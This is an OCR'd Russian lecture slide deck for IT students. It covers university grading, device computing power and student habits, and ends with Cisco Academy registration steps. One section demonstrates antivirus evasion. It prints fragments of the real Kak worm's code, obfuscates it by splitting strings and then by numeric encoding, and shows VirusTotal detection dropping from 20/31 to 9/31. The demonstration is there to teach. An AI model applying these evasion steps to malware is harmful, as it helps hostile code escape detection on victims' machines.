

Чем обучение в вуз отличаются от школы

1. Бально–рейтинговая система.
2. 2 сессии – зачеты (61 бал) Экзамены (≥ 61 бал). Баллы выставляются в контрольную неделю.
3. За правильное и своевременное заполнение ведомости преподавателями отвечает староста.
4. У преподавателей нет четких правил за что сколько баллов ставить. Особенно если лекции читает один преподаватель, а практики ведет другой.
5. ИМХО во многих случаях бесполезно выяснять всей группой за что сколько баллов ставит преподаватель. Это должен делать староста.
6. Одним из важных Ваших деяний направленных на зарабатывание баллов является посещаемость.
7. Получив свои баллы в контрольную неделю о огорчившись – выясните у преподавателя причину вашего низкого бала самостоятельно.
8. Окончательная оценка выставляется на экзаменах (зачетах). Допуск к экзамену (зачету – 35 баллов).
9. Старостам после 1 контрольной недели объяснить родителям как им


IT - ИЗМЕНЧИВОСТЬ СРЕДЫ ОБИТАНИЯ

Gaming

Sony's PlayStation 4 will debut with 1.84 teraflops of raw computing power, 150 times the power of IBM's 1997 chess-grandmaster-beating *Deep Blue*.



*Sony
PlayStation 4*




*IBM
Deep Blue*



*Apple
iPad 2*

**The most
powerful in
1988**

**In the top five
in 1994**



\$17M

Cray 2 Supercomputer in 1985
1.9 gigaflops.


\$300

iPhone 5 in 2013
27 gigaflops.

The iPhone 4 has four times as much processing power as
NASA's Curiosity Mars Rover.



*Apple
iPhone 4*



*NASA's
Curiosity Mars Rover*


Некоторые высказывания преподавателей о студентах

IT-шниках:

- стремятся к мгновенному (поверхностному) удовлетворению информационных потребностей;
- активно используют для этого все доступные в данный момент устройства;
- не могут объяснить принцип работы этих устройств, организации Интернета, электронной почты, социальных сетей, поиска информации и т.д. и т.п.
- искренне считают познавательной деятельностью поверхностный поиск и сбор информации, имеющей (по их мнению) отношение к изучаемому вопросу.
- вне учебы видят в Интернете только коммуникационную технологию, восполняющую дефицит общения или создающую его иллюзию.
- стремятся получить готовые решения и допускают их использование – от отдельных задач и сочинений до курсовых и дипломных работ и далее до диссертаций.
- Часто удовлетворяются поверхностным представлением о любом вопросе, полученном из первой встречной ссылки или (в лучшем случае) Википедии.
- Рано утрачивают естественную любознательность.
- Испытывают затруднения с изучением объемного текстового материала.
- Не хотят напрягать память.
- Не вполне самостоятельны (родители пытаются решать проблемы даже старшекурсников).


Тенденции в мире malware

От славы – к деньгам



СВОЙ ВИРУС ЗА 15 МИНУТ

Как сделать Zero-Day...



The screenshot shows a website with a yellow and orange background. In the top left corner, there is a logo for '62NDS' featuring a blue stick figure. In the top right corner, there is a black box with the text 'virus code'. Below the logo is a vertical navigation menu with orange buttons for various virus samples: home, AnnaKournikova, CIH, homepage, iloveyou, kak, tune, melissa, marker.c, seeker.b, VBSWG-AQ, mawanelia, PDFWorm, and html.redlof.a. Below the menu is a 'Windows Update... for Netscape? yes, it's' advertisement. The main content area has a title 'Virus samples on this page are real viruses!' and a paragraph explaining that the links lead to actual virus source code. Below this is a link to 'Avoiding Viruses - This article explains 10 ways to cut down on viruses'. Another paragraph states that the source code is provided for educational purposes. A list of virus samples follows, with 'kak (vbs)' highlighted in red.

62NDS **virus code**

Virus samples on this page are real viruses!

Click on any of the links below to view actual virus source code. These are stored as plain text files and so will not cause any problems when viewed using your web browser, or notepad. However, since most of these are actual unmodified viruses, your virus scanner will complain. If you leave them as TXT (text) files, they will not cause any problems. The links on the left are to sanitized HTML files - you'll be able to see the virus code, but your virus scanner should not complain.

[Avoiding Viruses - This article explains 10 ways to cut down on viruses](#)

We have only included source code for a small fraction of the viruses out in the wild to show you how easy it is to write one. Making public the source for viruses, will not make any impact to the huge number of viruses out there - virus writers are aware of the loop-holes and procedures used by these viruses anyway.

- [html.redlof.a \(vbs, decoded\)](#)
- [MyDoom.A \(C source code\)](#)
- [Bagle.AD worm \(assembler source code\)](#)
- [AnnaKournikova](#)
- [cih \(assembler source code\)](#)
- [homepage \(vbs\)](#)
- [iloveyou \(vbs\)](#)
- [kak \(vbs\)](#)
- [tune \(vbs\)](#)
- [melissa](#)
- [W97M/Marker.C](#)
- [JS/Seeker.B \(original\)](#)
- [VBSWG-AQ \(original\)](#)
- [mawanelia \(original\)](#)
- [OUTLOOK.PDFWorm \(vbs/pdf\)](#)
- [others...](#)

Хорошо известный вирус, проверенный в VirusTotal.

Antivirus	Version	Last Update	Result
AhnLab-V3	2008.1.5.10	2008.01.04	-
AntiVir	7.6.0.46	2008.01.04	HEUR/Exploit.HTML
Authentium	4.93.8	2008.01.04	-
Avast	4.7.1098.0	2008.01.04	VBS:Kak-A
AVG	7.5.0.516	2008.01.04	JS/Kak@m
BitDefender	7.2	2008.01.04	JS.Kakworm.A
CAI-QuickHeal	9.00	2008.01.04	-
ClamAV	0.91.2	2008.01.04	Mid.Kakworm-Z
DrWeb	4.44.0.09170	2008.01.04	modification of WScript.Kak
		8.01.03	VBS.KaK
		8.01.04	-
		8.01.04	Not-A-Virus.Exploit.HTML.Security.3
		8.01.04	-
		8.01.04	JS/Kakworm.A
		8.01.04	Heuristic-32
		8.01.04	Email-Worm.VBS.KakWorm.ab
Ikarus	13.01.1.15	2008.01.04	-
Kaspersky	7.0.0.125	2008.01.04	Email-Worm.VBS.KakWorm.ab
McAfee	5200	2008.01.04	JS/Kak@m
Microsoft	1.3109	2008.01.04	-
Sunbelt	2.2.907.0	2008.01.04	-
TheHacker	6.2.9.180	2008.01.04	JS/Kak@m.worm.html
VBA32	3.12.2.5	2008.01.02	-
VirusBuster	4.3.26:9	2008.01.04	-
Webwasher-Gateway	6.6.2	2008.01.04	Heuristic.Exploit.HTML

20/31

Шаг 1а:

Давайте, попробуем разделить длинные строки на части...
("string" = "str"+"ing")

```
Memory Error</"+"TITLE><HTA:APPLICATION ID=\"ho\"  
WINDOWSTATE=Minimize></"+"HEAD><BODY BGCOLOR=#CCCCCC><object id='wsh'  
classid='clsid:'+'F935'+ 'DC22-1C'+ 'F0-11D'+ '0-ADB9-  
00C'+ '04FD58A0B' </"+"object><"+ "SCRI"+ "PT>function  
sEr(){self.close();return true;}window.onerror=sEr;fs=new  
ActiveXObject('Scripting.FileSystemObject');wd='C:\\\\win'+ 'dows\\\\';fl=fs.GetFolde  
r(wd+'Applic~1\\\\Identities');sbf=fl.SubFolders;for(var
```


Осталось 9, причем ни один из них не опознал оригинальный вирус (как.worm)

Antivirus	Version	Last Update	Result
AhnLab-V3	2008.1.5.10	2008.01.04	-
AntiVir	7.6.0.46	2008.01.04	-
Authentium	4.93.8	2008.01.04	-
Avast	4.7.1098.0	2008.01.04	-
AVG	7.5.0.516	2008.01.04	-
BitDefender	7.2	2008.01.04	-
CAT-QuickHeal	9.00	2008.01.04	-
ClamAV	0.91.2	2008.01.04	JS.Small
DrWeb	4.44.0.09170	2008.01.04	VBS.Psyme.377
eSafe	7.0.15.0	2008.01.03	-
eTrust-Vet	31.3.5430	2008.01.04	-
Ewido	4.0	2008.01.04	-

9/31

Шаг 3:

Наконец, давайте попробуем использовать распространенную функцию кодирования и закодируем наш скрипт, поместив функцию раскодирования в его начало

```
var myNum = new Array
(174, 170, 200, 213, 165, 233, 238, 233, 230, 215, 193, 181, 203, 164, 212, 196, 222, 194, 225, 211, 227,
213, 196, 159, 239, 229, 259, 262, 257, 263, 268, 243, 212, 165, 233, 233, 230, 224, 241, 207, 186, 194, 2
73, 282, 230, 199, 248, 227, 247, 212, 206, 212, 225, 217, 282, 285, 235, 189, 267, 221, 258, 252, 251, 23
7, 270, 229, 223, 245, 229, 249, 201, 241, 268, 238, 274, 264, 271, 276, 230, 280, 303, 278, 316, 314, 314
, 298, 268, 243, 278, 293, 320, 327, 320, 308, 270, 253, 268, 253, 277, 270, 291, 285, 279, 256, 278, 267,
291, 297, 273, 271, 280, 289, 280, 264, 292, 284, 293, 280, 279, 271, 288, 275, 294, 296, 308, 305, 299, 2
98, 315, 304, 315, 317, 303, 301, 263, 351, 354, 297, 310, 325, 376, 361, 374, 311, 325, 292, 344, 331, 35
2, 335, 335, 336, 336, 316, 324, 340, 359, 362, 338, 328, 395, 360, 399, 392, 402, 394, 317, 384, 378, 384
```

McAfee	5200	2008.01.04	JS/Wonka
--------	------	------------	----------

TheHacker	6.2.9.180	2008.01.04	-
VBA32	3.12.2.5	2008.01.02	Trojan-Downloader.JS.Psyme.cv
VirusBuster	4.3.26:9	2008.01.04	-
Webwasher-Gateway	6.6.2	2008.01.04	-

Подготовка к курсу

- Выбрать одноразовый пароль
- Зайти на сайт <http://cisco.netacad.com>
- Выбрать Redeem Seat Token
- Зарегистрироваться с правильным логином паролем.
- Логин – по англ. Фамилия_И_О
- Пароль правильный. Пример правильного пароля **P@\$\$w0rd**
- (заглавные и прописные буквы, цифры и спецсимволы (не меньше 8 знаков))
- Пароль и логин держать в голове. Можно спрятать в телефоне 😊